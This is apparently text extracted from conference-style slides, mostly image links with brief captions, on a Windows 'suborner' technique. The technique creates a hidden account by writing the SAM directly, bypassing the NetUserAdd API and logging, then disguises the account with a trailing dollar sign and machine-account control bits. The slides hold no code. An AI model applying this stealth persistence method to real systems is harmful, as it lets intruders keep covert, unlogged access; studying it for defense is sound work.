



BRIBE IT!




















IDEA!



WRITE THE SAM DIRECTLY!



NO LOG!



SUBORNING? HOW?

- Dynamically crafts a **suborner** account **without** calling the Win32 API functions designed to do so (e.g., `netapi32::netuseradd`)

SUBORNING? HOW?

- Dynamically crafts a **suborner** account **without** calling the Win32 API functions designed to do so (e.g., `netapi32::netuseradd`)
- Adds extra stealth to the **suborner** appending the dollar sign to its username (\$)

SUBORNING? HOW?

- Dynamically crafts a **suborner** account **without** calling the Win32 API functions designed to do so (e.g., `netapi32::netuseradd`)
- Adds extra stealth to the **suborner** appending the dollar sign to its username (\$)
- Configures the account as a **machine account** through its **Account Control Bits (ACB)**.

AGENDA

